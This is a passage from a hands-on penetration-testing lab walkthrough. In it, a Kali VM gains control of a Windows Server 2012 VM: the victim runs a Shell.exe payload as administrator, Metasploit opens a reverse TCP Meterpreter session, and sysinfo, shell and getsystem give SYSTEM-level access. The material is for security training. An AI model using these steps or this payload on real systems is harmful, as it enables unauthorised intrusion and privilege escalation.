
Click on your Windows Server VM from your VMware workstation tab.




If you didn't change your download folder location address by default the file will to download under following location.

C:\Users\lab250\Downloads


Right click on the Shell.exe file from your Window Server 2012 VM download folder location and click on Run as administrator.



A user account control window will prompt with administrator privilege enter "Admin123" on Password field and hit enter or click yes to continue. If you enter a valid administrator password the Shell.exe file will execute with system admin privilege.






Now let's switch back to Kali Linux VM and you will notice a change on your msfconsole. A Meterpreter exploit session was successfully established between Kali Linux VM (attacker) and Windows Server VM (victim). We succeed to achieve our first objective, break into Windows Server VM.



```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.232.138:4444
[*] Sending stage (179779 bytes) to 192.168.232.139
[*] Meterpreter session 1 opened (192.168.232.138:4444 -> 192.168.232.139:49343) at 2018-05-14 20:39:20 -0500
meterpreter >  Successful to establish a connection.
```

Now verify our victim pc system information and make sure we have successfully break in. On your kali Linux VM Meterpreter exploit console enter the following command.

Command: *sysinfo*

```
meterpreter > sysinfo
Computer      : WIN-J98QEP0G2JF
OS           : Windows 2012 (Build 9200).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

You can verify the information from your Windows Server VM. Switch back to your Windows Server VM. Enter  +  key on your keyboard. A run window prompt will appear enter *dxdiag* and hit enter.



STEP 5:

Now let's get access to Windows Server VM shell/ command prompt.

Enter the following command on your Kali Linux exploit console.

Command: *shell*

```
meterpreter > shell ↵ Launch command prompt on exploit terminal
Process 2524 created.
Channel 1 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\lab250\Downloads> ↵ Successful to exploit Windows Server 2012 VM command prompt.
```

Successful to exploit the Windows Server VM command prompt. Second objective completed.
Enter *exit* to get out form Windows Server command prompt.

```
C:\Users\lab250\Downloads>exit
exit
meterpreter > █
```

STEP 6:

Now let's elevate the user privilege to system administrator.

Enter the following command on your Kali Linux VM exploit console.

Command: *getsystem*

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Notice after we execute the following command a message indicate with impersonation with Admin privilege.

Let verify where we are able to elevate the user privilege to system administrator or not.

Enter the following command on your Kali Linux exploit console.

Command: *shell*

```
meterpreter > shell
Process 3844 created.
Channel 2 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

Notice we have access to windows system32 system administrator shell prompt. Achieved third objective elevate standard user privilege to system administrator.